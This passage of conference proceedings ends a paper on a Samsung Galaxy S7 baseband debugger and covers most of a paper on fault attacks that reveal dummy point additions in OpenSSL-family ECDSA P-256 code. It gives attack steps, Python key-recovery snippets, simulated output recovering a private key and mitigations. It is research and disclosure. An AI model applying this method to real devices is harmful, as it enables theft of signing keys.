


Fig. 5. Communication between different components

6 Examples of use

6.1 Logs enabling

While reversing the baseband's firmware, a function responsible for printing logs has been identified. However, this function is not enabled on production devices.

As a demonstration of the debugger, a **breakpoint** has been set on this function and a command has been written to print the logs when the breakpoint is reached.

```
# ./debug_server
[+] ****************************** GMC RX EVENT (1-24)
    ************************************
[+] GET int@HISR :81
[+] xdma is not running
[+] ShmTIMER KICK @ShmTask
[+] gmc_MsgPreProcessNoWait
[+] ####Processing the incoming message####
[+] GET int@HISR :81
[+] xdma is not running
[+] ShmTIMER KICK @ShmTask
```

Listing 2. Example of logs

6.2 Modification of a NAS packet

A breakpoint can be set on a function responsible for sending NAS [6] packet to modify the content sent to the core network. This can be used to test or fuzz this kind of equipment from a controlled device.

Here the example on 6 demonstrates the injection of the string *SYNA* in the field p-tmsi of a *GMM-Attach-Request* packet.

```
MS-SGSN LLC (Mobile Station - Serving GPRS Support Node Logical Link Control)  SAPI: GPRS Mobility Management
  Address field  SAPI: LLGMM
  Unconfirmed Information format - UI: UI format: 0x6, Spare bits: 0x0, N(U): 439, E bit:  non encrypted frame
  FCS: 0xee0acd (correct)
GSM A-I/F DTAP - Attach Accept
  Protocol Discriminator: GPRS mobility management messages (8)
  DTAP GPRS Mobility Management Message Type: Attach Accept (0x02)
  Attach Result
  Force to Standby
  GPRS Timer
  Radio Priority 2 - Radio priority for TOM8
  Radio Priority - Radio priority for SMS
  Routing Area Identification - RAI: 712-712-1000-0
  Mobile Identity - Allocated P-TMSI - TMSI/P-TMSI (0x53594e41)
    Element ID: 0x18
    Length: 5
    1111 .... = Unused: 0xf
    .... 0... = Odd/even indication: Even number of identity digits
    .... .100 = Mobile Identity Type: TMSI/P-TMSI/M-TMSI (4)
    TMSI/P-TMSI: 0x53594e41

0000  02 42 a7 cd 45 26 02 42  ac 11 00 02 08 00 45 00   ·B··E&·B ······E·
0010  00 44 20 b4 40 00 40 11  c1 cf ac 11 00 02 ac 11   ·D ·@·@· ········
0020  00 01 86 90 12 7a 00 30  58 67 02 04 08 ff 00 00   ·····z·0 Xg······
0030  00 00 00 00 00 00 00 00  ff 00 01 c6 dd 08 02 01   ········ ········
0040  49 44 17 22 17 03 e8 00  18 05 f4 53 59 4e 41 cd   ID·"···· ···SYNA·
0050  0a ee                                              ··
```

Fig. 6. Injection in a GMM packet

6. https://en.wikipedia.org/wiki/Non-access_stratum

7 Conclusion

Due to to vulnerabilities on the GS7 phone, it is possible to write in secure memory and to inject a custom payload on the Shannon Baseband.

A debugger has been written in order to debug potential crashes, enable hidden functionalities such as logs or inject GPRS traffic.

This tool is provided for the Galaxy S7 but can be adapted to a more recent Samsung Phone if a public vulnerability allows to writing in secure memory.

The source code is available on Github.

References

1. ARM. PL310 cache controller – technical reference manual. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0246a/DDI0246A_l2cc_pl310_r0p0_trm.pdf.
2. Amat Cama. A walk with Shannon. https://downloads.immunityinc.com/infiltrate2018-slidepacks/amat-cama-a-walk-with-shannon/presentation.pdf, Infiltrate 2018.
3. Guillaume Delugre. Rétroconception et débogage d'un baseband Qualcomm. https://www.sstic.org/media/SSTIC2012/SSTIC-actes/rtroconception_et_dbogage_dun_baseband_qualcomm/SSTIC2012-Article-rtroconception_et_dbogage_dun_baseband_qualcomm-delugre_1.pdf, SSTIC 2012.
4. Nico Golde and Daniel Komaromy. Breaking Band – reverse engineering and exploiting the shannon baseband. https://comsecuris.com/slides/recon2016-breaking_band.pdf, Recon 2016.
5. Marco Grassi. Exploitation of a modern smartphone baseband. https://i.blackhat.com/us-18/Thu-August-9/us-18-Grassi-Exploitation-of-a-Modern-Smartphone-Baseband-wp.pdf, Black Hat USA 2018.
6. Maxime Peterlin, Alexandre Adamski, and Joffrey Guilbon. Breaking Samsung's ARM TrustZone. https://i.blackhat.com/USA-19/Thursday/us-19-Peterlin-Breaking-Samsungs-ARM-TrustZone.pdf, Black Hat USA 2019.

Exploiting dummy codes in Elliptic Curve Cryptography implementations

Andy Russon
andy.russon@orange.com

Orange

Abstract. With the growing interest of Elliptic Curve Cryptography, in particular in the context of IoT devices, security about both passive and active attacks are relevant. The use of dummy operations is one countermeasure to protect an implementation against some passive side-channel attacks. However, a specific case of fault attacks known as C safe-errors can reveal those dummy operations, and as a consequence the secret data related to it. Even if only a few bits are revealed, this can be enough to break the public-key signature scheme ECDSA.

In this paper, we show how to carry out such an attack on several implementations in libraries such as OpenSSL and its forks. We give an example with the assembly optimized implementation of the P-256 curve, and scripts to help reproduce the attack.

1 Introduction

Elliptic Curve Cryptography is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields. One of its advantages against RSA based cryptography is the small size of its parameters, keys, and also signatures for the Elliptic Curve Digital Signature Agreement (ECDSA). As such, it is convenient for improving the efficiency of communications, and there has been a growing interest in implementing it in low-cost embedding systems such as smart cards, but can also be found everywhere, such as IoT devices, PCs, servers, as it is used in mutual authentication and key derivation protocols such as TLS, SSH, Bitcoin or Signal.

An elliptic curve can be considered, roughly, as a set of points that have an addition operation with a null point like zero. A private key k is an integer and its matching public key is the point $kP = P + P + \ldots + P$ where P is a point of an elliptic curve. This latter operation, called scalar multiplication, is critical and must be properly protected. If the implementation of this operation is too naive, an attacker can find the private key through passive attacks, consisting of obtaining traces of execution by analyzing timing, power consumption, electromagnetic

emanations, etc. For example, if the implementation of the *double-and-add* algorithm is not protected, a single trace of power consumption during its execution can be used by the attacker to distinguish at each step if the bit of the secret key is 0 (one point doubling) or 1 (one point doubling and one point addition).

There are various countermeasures against these attacks. One of them is to use an algorithm that executes the same operations for each bit of the key, such as the *double-and-add-always* algorithm. It performs a point doubling and a point addition for each secret bit by introducing a dummy point addition when the key bit is 0 to achieve the regularity.

However, these routines are not necessarily protected against active attacks, such as the use of fault injections to disrupt the execution of a cryptographic calculation (with various means such as clock glitches, voltage spikes, laser injection, electromagnetic pulses, etc). Fault attacks can be exploited in several ways. Usually, the fault injection causes the cryptographic algorithm attacked to output an erroneous result, which is then used to deduce the secret key. There is another class of fault attacks, called C safe-errors [16], consisting only of looking if the fault injection had an effect or not on the output. Indeed, a fault injection is induced on an alleged dummy operation, and the result is correct only if the operation was actually dummy. Consequently, secret bits related to this operation can be deduced. For instance, a fault on the point addition in the *double-and-add-always* algorithm reveals that the secret bit is 0 if the output is correct, or 1 otherwise.

In ECDSA the value k is an ephemeral key called nonce, and is unique to each signature. It has been shown that partial knowledge of this value for several signatures is sufficient to retrieve the private key of the signer [12]. C safe-error attacks can be used to recover a few bits per nonce to attack ECDSA. This has been done in [2] where it is applied on the countermeasures of [3, 15] that both introduce dummy operations to mask the difference between a point doubling and a point addition. In [1], it is shown that such an attack can also be applied when the *Montgomery ladder* algorithm [11] is used for scalar multiplication, since the last point additions can become dummies when the least significant bits of k are 0s.

In this paper, we carry out C safe-error attacks on ECDSA signatures, but applied to implementations using a dummy point addition in windowing methods for the scalar multiplication. These can be seen as a generalization of the *double-and-add-always* algorithm, and can be found in several cryptographic libraries. In particular, we show that the optimized implementation of the P-256 curve with part of the code written

in assembly is vulnerable. It is present in OpenSSL (since version 1.0.2), and its forks LibreSSL and BoringSSL. For the latter, we also show that the default algorithm used with other elliptic curves is vulnerable. As a consequence, other libraries that rely on them for their cryptographic operations are vulnerable, such as Fizz (Facebook), S2n (Amazon), and Erlang/OTP. Given the nature of the algorithms and the model of the attack, it is practical. A proof of concept with its source code is made available.

The outline of the paper is as follows. In section 2 we present the vulnerable implementations and the attack, followed by an example using our tool. Then, section 3 describes the algorithms used in the vulnerable implementations, the reasons the attack works, and characteristics of the P-256 implementation we used to illustrate the attack. We finally propose mitigations in section 4, and the appendices contain technical details, including a proof of one of the proposed mitigations.

2 The attack in practice

In this section, we first give a list of vulnerable implementations in cryptographic libraries, then the model and the steps of the attack. We end with a presentation of how to use our tool that performs the mathematical aspects of the attack, with practical results on OpenSSL.

2.1 Vulnerable implementations in libraries

Several libraries rely on the introduction of dummy point additions to make the scalar multiplication constant-time and with a regular behavior.

This is the case of a specific implementation of the P-256 curve, with part of the code written in assembly for software optimization [5]. It is present in the following libraries:

- OpenSSL: introduced in version 1.0.2 for `x86_64`, and later for `x86`, `ARMv4`, `ARMv8`, `PPC64` and `SPARCv9`. It is the default implementation for this curve as long as the option `no-asm` (that disables assembly optimization) is not specified at compilation [9].
- BoringSSL: introduced in commit `1895493` (november 2015), but only for `x86_64` [7].
- LibreSSL: introduced in november 2016 in OpenBSD, but is not present in the re-packaged version for portable use (as of version 3.0.2) [8].

Additionally, the default algorithm in BoringSSL uses dummy point additions, and it concerns the curves P-384, P-521 (and P-224 depending of the compilation options).

In the previously cited implementations the dummy point addition is related to consecutive bits of the secret scalar, which is important in the attack. There are other cases where the algorithm uses dummy point additions, but the corresponding bits are not consecutive, and this would require several fault injections per execution as was done in [2]. This is outside the scope of this article.

We note that the current threat model of OpenSSL [1] does not include protection against physical attacks, in particular physical fault injection. Thus, attacks such as the one presented in this article are not considered vulnerabilities for OpenSSL.

2.2 Model and steps of the attack

In order to carry out the attack, an attacker must be able to make a fault on an instruction in a specifc set of potential dummy operations during an ECDSA signature calculation. He must be able to repeat this attack several times when a same private key is used. Finally, the result values must be retrieved by the attacker.

The location of the fault is important, but does not need to be completely precise, since the potential dummy operations are composed of many instructions that perform calculations on large integers. Moreover, the exact nature of the fault is irrelevant, therefore any random transient fault inducing a computational error will work.

The public key, signatures and signed messages are public, and we assume these can be acquired by the attacker.

We give below the main steps of the attack:

1. Make a fault on one of the alleged dummy instructions, during the generation of an ECDSA signature;
2. Collect the signature and the corresponding signed message, then check it with the public key of the signer and keep it if it is valid, to be used in step 4;
3. Repeat steps 1-2 until the number of valid signatures reaches a minimal value (a few dozens, and depends on the scalar multiplication algorithm's characteristic, see section 3);

1. `https://www.openssl.org/policies/secpolicy.html`

4. Use our tool presented in 2.3 to attempt a recovery of the private key from the valid signatures collected in step 2. If the private key was not recovered, go to step 1 to add valid signatures.

As said above, it is important that the fault is effectively induced in one of the targeted instructions that does not impact the computation. A fault made on an instruction other than these can have an impact on step 4 of the attack. Indeed, the algorithm used to discover the secret key would fail with a wrong signature taken into account.

Example of scenario. A possible scenario for this attack would be a device (IoT, smartphone, etc) that performs ECDSA signatures using the optimized implementation of the P-256 curve on OpenSSL, with a private key physically hard-coded. The targeted instructions for fault injection are those that compute the x-coordinate of the output in the last point addition performed by the scalar multiplication algorithm as is explained in section 3, and in particular in 3.2 for this implementation.

2.3 Simulation of the attack and tools

We provide a Python script [2] that contains the mathematical tools to perform the attack, and then we give an application to OpenSSL followed by results.

Tools for the attack. The script `ec.py` is written in Python 3 and its only requirement is to install the external dependency `fpylll`.

The main tool is a function to perform step 4 of the attack to recover the private key. The command is `findkey(curve, pubkey_point, signatures, msb, l)` that returns the value of the private key, or -1 otherwise. The arguments are:

- `curve`: predefined values are `secp192r1`, `secp224r1`, `secp256r1`, `secp384r1`, and `secp521r1`. These objects are instances of a Python class `Curve` implemented in the script in order to perform elliptic curve operations, and is necessary to check if one of the candidates for the private key matches the public key. Other elliptic curves can be used by giving their explicit parameters.
- `pubkey_point`: the public key point of the signer, given as two integers representing its coordinates.

2. https://github.com/orangecertcc/ecdummy

— `signatures`: list of valid signatures, where each signature is given as three integers corresponding to the hash of the signed message, and the two components of the signature.
— `msb` and `l`: a boolean and an integer whose values depend on the characteristic of the scalar multiplication algorithm (to indicate if the `l` most significant bits (`msb=True`) or `l` least significant bits (`msb=False`) of the nonces used to generate the signatures in the list are set to 0, see 3.1).

Finally, we also provide a function to check if a signature is valid, with the command `check_signature(curve, pubkey_point, signature)`.

Application to OpenSSL. With the scenario given in 2.2, the attacker retrieves the public key point of the signer stored in the file `publickey.pem`, and store it as the variable `pubkey_point` in listing 1.

```
1 text = open('publickey.pem', 'r').read().split('\n')
2 pubkey_bytes = base64.b64decode(text[1] + text[2])[27:]
3 pubkey_point = int.from_bytes(pubkey_bytes[:32], 'big'), int.
      from_bytes(pubkey_bytes[32:], 'big')
```

Listing 1. Converting a public key of the curve P-256 as two integers from a PEM file.

Then, for each signature generation the attacker makes a fault during the execution in one of the determined instructions, and retrieves the signature and the signed message in the files `sig.bin` and `message.txt`. The signature is checked in listing 2, and the valid signatures are kept in the list `valid_signatures`.

```
1 m = int.from_bytes(sha256(open('message.txt', 'rb').read()).digest()
      , 'big')
2 raw_sig = open('sig.bin', 'rb').read()
3 rlen = raw[3]
4 r = int.from_bytes(raw[4:4+rlen], 'big')
5 s = int.from_bytes(raw[6+rlen:], 'big')
6 valid = check_signatures(secp256r1, pubkey_point, (m,r,s))
7 if valid:
8     valid_signatures.append((m,r,s))
```

Listing 2. Converting the signature and signed message as integers, and verification with the public key point.

Finally, in listing 3, an attempt to recover the private key can be made. According to the implementation characteristics given in 3.2 and to table 2, the parameters `msb` and `l` in the function `findkey` must be set to `True` and 5, and the number of valid signatures should be greater than 52.

```
key = findkey(secp256r1, pubkey_point, valid_signatures, True, 5)
if key != -1:
    print('The private key is {:064x}'.format(key))
```

Listing 3. Attempt to find the private key from a list of valid signatures.

Results on OpenSSL. The previous example has been tested. First, a script `openssl_p256_attack_simulation.py` is used to run an OpenSSL binary to simulate the fault injection during the execution. This is done by modifying systematically the output of one of the instructions that could be dummy in the last point addition in the code of OpenSSL. Then, a script `p256_privatekey_recovery.py` uses the tools of `ec.py` to verify the signatures and recover the private key.

We give in listing 4 the output of one simulation, where the private key was recovered from 54 valid signatures.

```
$ ./openssl_p256_attack_simulation.py ./openssl_altered privkey.pem
    SSTIC 2200
Signatures and messages will be stored in the directory SSTIC
Generating 2200 signatures with fault in last point addition...
  ... done
$
$ ./p256_privatekey_recovery.py publickey.pem SSTIC
Nb valid signatures:  1 /   51
Nb valid signatures:  2 /   70
Nb valid signatures:  3 /   91
(...)
Nb valid signatures: 51 / 1836
Nb valid signatures: 52 / 1838
Recovering the key, attempt 1 with 52 signatures...
Nb valid signatures: 53 / 1880
Recovering the key, attempt 2 with 53 signatures...
Nb valid signatures: 54 / 1885
Recovering the key, attempt 3 with 54 signatures...
SUCCESS!
The private key is:
    ba2c97646898ee0cf8ab9673eb2656de76c2ef674454b3609323f767f9c8759d
Nb signatures valid: 54
Nb signatures total: 1885
```

Listing 4. Output of our running example on the altered OpenSSL binary.

To give an idea of the number of valid signatures needed in average, and the number of signature generations attacked, we ran 100 tests and give the results in table 1. In the majority of cases, the last point addition is not dummy, so the number of signature generations to attack is far greater.

	min	average	max
Number of valid signatures	52	55	58
Number of signatures attacked	1274	1764	2382

Table 1. Number of valid and total number of signatures attacked to recover the private key out of 100 tests on the assembly optimized implementation of the P-256 curve in OpenSSL.

3 Technical details

In this section, we first give a general description of the algorithms used in the vulnerable implementations, and the reasons why the attack works. Then, we present the characteristics of the assembly optimized implementation of the P-256 curve based on the code from OpenSSL.

3.1 Why the attack works

We give a description of the windowing methods for scalar multiplication, where the fault has to be injected during the execution, and why the attack works.

Scalar multiplication with windowing methods. Windowing methods process several bits of the scalar at a time. Those are used when storage is available in order to have precomputed values and decrease the number of point additions. They consist of three phases:

1. Precomputation: precomputed points are stored in a table (this phase can be offline);
2. Encoding: the scalar k is split into windows d_0, d_1, . . . , where each d_i comes from several bits of the scalar;
3. Evaluation: the core of the computation of kP: at each iteration of the loop of the algorithm, a point addition with a precomputed point that depends on a value d_i occurs.

The important parts for the attack are the encoding phase, and the addition with the precomputed point in the evaluation phase. We target algorithms that meet the following two conditions:

- the values d_i are computed from consecutive bits of the scalar and can be equal to zero;
- the point addition in the loop is dummy when either of the points is the null point $\mathcal{O}$ of the curve.

The last case is the consequence that commonly used point addition formulas do not handle the null point $\mathcal{O}$ (they are said to be incomplete). Therefore a dummy point addition is introduced instead, as in the *double-and-add-always* algorithm. This occurs when a value d_i is equal to zero, hence the first condition.

We give in algorithm 2 a 2^w-ary windowing method [4, section 2.2] as an example where each d_i is composed of w consecutive bits of the scalar.

```
Require: k = (k_{t-1}, ..., k_0), P, w
Ensure: kP
   Precomputation phase
1: for i ← 0 to 2^w − 1 do
2:     Tab[i] ← iP
   Encoding phase
3: m ← ⌈t/w⌉
4: for i ← 0 to m − 1 do
5:     d_i ← (k_{iw+(w−1)}, ..., k_{iw+1}, k_{iw})_2
   Evaluation phase
6: R ← Tab[d_{m−1}]
7: for i ← m − 2 down to 0 do
8:     R ← 2^w R
9:     R ← R + Tab[d_i]
   return R
```

Algorithm 2. 2^w-ary windowing scalar multiplication algorithm.

Target of the fault injection. Our C safe-error attack consists of targeting the last point addition that occurs in the evaluation phase of the algorithm. It is important to know what are the corresponding bits of the scalar k, which are the number l of bits, and if they are related to the most or to the least significant bits. For instance, in algorithm 2, the last addition corresponds to the w least significant bits of the scalar. These two characteristics are needed for step 4 of the attack described in section 2.

We note in particular that the instructions to target in the last point addition should be related to the calculation of the x-coordinate of the output, since only this coordinate is used for the generation of an ECDSA signature (see appendix A). Then, a valid signature reveals that it was in fact a dummy point addition.

Why it reveals knowledge of the nonce. To understand what is obtained about the nonce from a valid signature, we have to look back at the algorithm in the last iteration of the loop in the evaluation phase. The dummy point addition means one of the entries is $\mathcal{O}$. The active point R depends on all the windows except the last one, and can be $\mathcal{O}$ if all of them are null. On the other hand, the precomputed point depends only on one window, therefore it is much more likely that $\mathcal{O}$ is this point, from which we deduce the value of the l bits of the nonce corresponding to this window.

Keeping only the valid signatures and the corresponding messages, then we can apply the technique described in [12] and given in appendix C to recover the private key since we know that the valid signatures give us a partial knowledge of the nonces.

Table 2 gives an estimate of the minimum number of valid signatures needed based on experiments for several elliptic curve sizes. The number of total signatures can be estimated by multiplying with 2^l.

Elliptic curve size	224 bits				256 bits				384 bits		
l	4	5	6	7	4	5	6	7	5	6	7
Minium number of valid signatures	56	45	37	31	65	52	43	36	91	65	56

Table 2. Estimation of the minimum number of valid signatures needed where l is the number of bits known from the nonce in each signature.

3.2 The assembly optimized implementation of the P-256 curve in OpenSSL

We present the scalar multiplication algorithm and how the point addition is handled in this implementation, to show how it relates to the description in 3.1.

Scalar multiplication algorithm. The scalar multiplication used in ECDSA signature generation for this implementation is a variant of the windowing method presented in 3.1. We give in algorithms 3 and 4 respectively the encoding of each window, and the scalar multiplication. The important elements to notice for the attack is that the window that corresponds to the last addition is null only if the 5 most significant bits

of the scalar are $0s$. Therefore, the values `msb` and `l` in our tool `findkey` must be set to `True` and `5`.

Require: d with $0 \leq d < 2^8$
Ensure: encoding of d
1: **if** $d \geq 2^7$ **then**
2: $d \leftarrow 2^8 - 1 - d$
3: $\mathrm{s} \leftarrow 1$
4: **else**
5: $\mathrm{s} \leftarrow 0$
return s, $\lfloor (d+1)/2 \rfloor$

Algorithm 3. Window encoding for scalar multiplication algorithm in P-256 implementation in OpenSSL.

Require: $k = (k_{255}, \ldots, k_0)_2$, P
Ensure: kG

Precomputation phase (offline)
1: **for** $i \leftarrow 0$ **to** 36 **do**
2: **for** $j \leftarrow 0$ **to** 64 **do**
3: $\mathrm{Tab}[i][j] = j 2^{7i} P$

Encoding phase
4: **for** $i \leftarrow 0$ **to** 36 **do**
5: $s_i, d_i \leftarrow \mathrm{Encoding}(k_{7i+6}, \ldots, k_{7i}, k_{7i-1})$

Evaluation phase
6: $R \leftarrow (-1)^{s_0} \mathrm{Tab}[0][d_0]$
7: **for** $i \leftarrow 1$ **to** 36 **do**
8: $R \leftarrow R + (-1)^{s_i} \mathrm{Tab}[i][d_i]$
return R

Algorithm 4. Single scalar multiplication with the generator in P-256 implementation in OpenSSL.

To provide the rationale, we first notice that the processing order of the windows makes the last addition related to the most significant bits. Second, we give some remarks about the encoding phase:

— Each window is computed from 8 consecutive bits of the scalar (including a common bit with a previous window, or bit 0 for the first window);
— The window is null in two cases: when the 8 selected bits are all $0s$ or all $1s$. Indeed, in algorithm 3 if $d \geq 2^7$, then the encoding will be $\lfloor (2^8 - d)/2 \rfloor$ which is zero only if $d = 255 = (11111111)_2$,

and if $d < 2^7$, the encoding is $\lfloor (d+1)/2 \rfloor$ which is zero only if $d = (00000000)_2$.

The last window is composed of only 5 bits of the scalar and is padded with 0 bits. According to the previous remark, it is encoded as zero only if those 5 bits are $0s$.

Then, this implementation meets the first condition given in 3.1. In particular, we have $l = 5$, and a 256-bit curve.

Point addition. The point addition used in line 8 of algorithm 4 is implemented in the function `ecp_nistz256_point_add_affine`. We give in algorithm 5 the arithmetic instructions of the formulas and in listing 5 part of the `x86_64` assembly code (instructions are similar for other architectures).

Require: $P_1 = (x_1, y_1, z_1)$, $P_2 = (x_2, y_2)$, $P_1 \neq \mathcal{O}$, $P_2 \neq \mathcal{O}$, $P_1 \neq P_2$
Ensure: $P_1 + P_2 = (x_3, y_3, z_3)$
1: $\mathbf{t_0 \leftarrow z_1^2}$
2: $\mathbf{t_1 \leftarrow x_2 \cdot t_0}$
3: $\mathbf{t_2 \leftarrow t_1 - x_1}$
4: $\mathbf{t_3 \leftarrow t_0 \cdot z_1}$
5: $\mathbf{z_3 \leftarrow t_2 \cdot z_1}$
6: $\mathbf{t_3 \leftarrow t_3 \cdot y_2}$
7: $\mathbf{t_4 \leftarrow t_3 - y_1}$
8: $\mathbf{t_5 \leftarrow t_2^2}$
9: $\mathbf{t_6 \leftarrow t_4^2}$
10: $\mathbf{t_7 \leftarrow t_5 \cdot t_2}$
11: $\mathbf{t_1 \leftarrow x_1 \cdot t_5}$
12: $\mathbf{t_5 \leftarrow 2 \cdot t_1}$
13: $\mathbf{x_3 \leftarrow t_6 - t_5}$
14: $\mathbf{x_3 \leftarrow x_3 - t_7}$
15: $t_2 \leftarrow t_1 - x_3$
16: $t_3 \leftarrow y_1 \cdot t_7$
17: $t_2 \leftarrow t_2 \cdot t_4$
18: $y_3 \leftarrow t_2 - t_3$

Algorithm 5. Arithmetic instructions of point addition, in the field of the curve, in line 8 of algorithm 4 (highlights: instructions to target for fault injection in the last addition).

The entries are two points P_1 and P_2, and those formulas are not compatible with the point $\mathcal{O}$. Two values are created to serve as booleans to indicate if one of the two points is $\mathcal{O}$ (from line 5 to line 17 of listing 5). The instructions of the point addition formulas are executed regardless of these values. Then, if $P_1 = \mathcal{O}$ (respectively $P_2 = \mathcal{O}$), the coordinates of the resulting point are replaced with those of P_2 (resp. P_1). As a consequence the previous calculations are ignored.

Therefore, if one of the inputs is $\mathcal{O}$, the point addition is dummy. The second condition given in 3.1 is met, and makes the implementation vulnerable to the attack.

```
leaq    64-0(%rsi),%rsi
leaq    32(%rsp),%rdi
call    __ecp_nistz256_sqr_montq

pcmpeqq %xmm4,%xmm5
pshufd  $0xb1,%xmm3,%xmm4
movq    0(%rbx),%rax
movq    %r12,%r9
por     %xmm3,%xmm4
pshufd  $0,%xmm5,%xmm5
pshufd  $0x1e,%xmm4,%xmm3
movq    %r13,%r10
por     %xmm3,%xmm4
pxor    %xmm3,%xmm3
movq    %r14,%r11
pcmpeqd %xmm3,%xmm4
pshufd  $0,%xmm4,%xmm4

leaq    32-0(%rsp),%rsi
movq    %r15,%r12
leaq    0(%rsp),%rdi
call    __ecp_nistz256_mul_montq
leaq    320(%rsp),%rbx
leaq    64(%rsp),%rdi
call    __ecp_nistz256_sub_fromq
```

Listing 5. Excerpt from the x86_64 assembly code generated by the perl script `https://github.com/openssl/openssl/blob/master/crypto/ec/asm/ecp_nistz256-x86_64.pl` in OpenSSL 1.1.1d (first three instructions of algorithm 5).

4 Proposal of mitigations

We propose in this section mitigations against the attack. They consist mainly of using a different encoding of the scalar to avoid the introduction of dummy point additions.

The first assumption made in 3.1 is the use of an encoding that can generate null windows so the point $\mathcal{O}$ can appear in the addition. Encodings that avoid null windows are given in [6, 10, 13], but we warn the reader that for some of those propositions, the two points in the last addition may be equal in rare cases and could be incompatible with the formulas. The use of complete formulas from [14] for the last addition only can take care of it.

A particular case is the odd-signed-comb method implemented in Mbed TLS (as of version 2.16.5), based on a modification of [6]. It avoids all special cases of the point addition formulas if the curve cardinality q satisfies $q \equiv 1 \bmod 4$ (contrary to what is claimed in the source code of this

library, the doubling case is possible for curves satisfying $q \equiv 3 \bmod 4$), and we give a proof of it in appendix D.

This algorithm is well suited when storage of precomputed values is possible, and could replace the scalar multiplication algorithms used for key and signature generation in OpenSSL and its forks for the curves P-224, P-256 and P-521. It retains a similar efficiency, and without the need of bitwise masking technique or branch conditions to manage the special cases of the point addition formulas.

Remark. The second assumption in 3.1 is the use of point addition formulas incompatible with the point $\mathcal{O}$. It might be tempting to use complete formulas [14] to managed this special case. However, it can be shown that there are still dummy instructions when one of the inputs is $\mathcal{O}$.

5 Conclusion

In this paper, we have shown that implementations of Elliptic Curve Cryptography in some libraries such as OpenSSL, BoringSSL or LibreSSSL, are vulnerable to C safe-error attacks. As a result, several bits of secret nonces during ECDSA signature generations can be obtained, leading to the recovery of the private key.

We proposed mitigations that can prevent this attack while retaining other characteristics of the original algorithms and formulas, such as efficiency and protection against passive attacks.

A ECDSA

In this appendix, we recall briefly how a signature is generated in ECDSA. Given a base point G of prime order q on an elliptic curve, a private key α in $[1, q-1]$ and a hashing function H (which outputs a t-bit integer), signing a message m is done by generating a nonce $k \in [1, q-1]$ and computing

$$\begin{cases} r = x(kG) & \bmod q, \\ s = k^{-1}(\mathrm{H}(m) + \alpha r) & \bmod q. \end{cases}$$

The pair (r, s) forms the signature of the message m. The verification process consists in computing the point $P = \mathrm{H}(m)s^{-1}G + rs^{-1}Q$ where $Q = \alpha G$ is the public key of the signer. Then if $x(P) = r \bmod q$, the signature is valid.

B Mixed point addition

We give more details on the point addition formulas notably used in the implementation given in section 3.2.

B.1 Definition

A mixed point addition is when P_1 and P_2 have a different representation. We present the case when P_1 is in projective Jacobian coordinates, represented by x_1, y_1 and z_1 whose affine coordinates are $x_1/{z_1}^2$ and $y_1/{z_1}^3$, and the point P_2 by x_2 and y_2 which are its affine coordinates.

The resulting point of the addition is given in Jacobian coordinates by the formulas

$$\begin{cases} x_3 = (y_2 z_1^3 - y_1)^2 - (x_2 z_1^2 - x_1)^2 (x_2 z_1^2 + x_1), \\ y_3 = (y_2 z_1^3 - y_1)(x_1 (x_2 z_1^2 - x_1)^2 - x_3) - y_1 (x_2 z_1^2 - x_1)^2, \\ z_3 = (x_2 z_1^2 - x_1) z_1. \end{cases}$$

Those formulas are not compatible in these situations:

- $P_1 = P_2$: doubling formulas must be used instead;
- P_1 or P_2 is the point $\mathcal{O}$, and in this case the shortcut $P_1 + \mathcal{O} = P_1$ is used.

B.2 Handling of the special cases by OpenSSL

In the specific implementation of the curve P-256 described in section 3.2 used in particular for signature generation, the special cases are managed as follows:

- $P_1 = P_2$: this case is not managed, but it cannot happen;
- $P_1 = \mathcal{O}$: in this case $\mathcal{O}$ is represented by having $z_1 = 0$, and a bitwise masking technique replaces the resulting point with P_2;
- $P_2 = \mathcal{O}$: in this case $\mathcal{O}$ is represented by having $x_2 = y_2 = 0$, and a bitwise masking technique replaces the resulting point with P_1.

C Lattice techniques

In this appendix, we explain the technique in [12] that recovers the private key from ECDSA signatures with partial knowledge of the nonces.

C.1 Description

We note $\lfloor \cdot \rceil_q$ the reduction modulo q in the range $[0, q-1]$ and $|\cdot|_q$ the absolute value of the reduction modulo q in the range $[-q/2, q/2]$.

Suppose we have the following system of linear equations in variables α, x_i for $1 \le i \le n$:

$$a_i x_i + b_i \alpha \equiv c_i \mod q.$$

With n equations and $n+1$ unknowns, we cannot solve this system. Now suppose we know the l_i most significant bits of x_i, meaning we know x'_i such that $|x_i - x'_i| < 2^{t-l_i}$ and by centering around 0 we have $|x_i - x'_i - 2^{t-l_i-1}| < 2^{t-l_i-1}$.

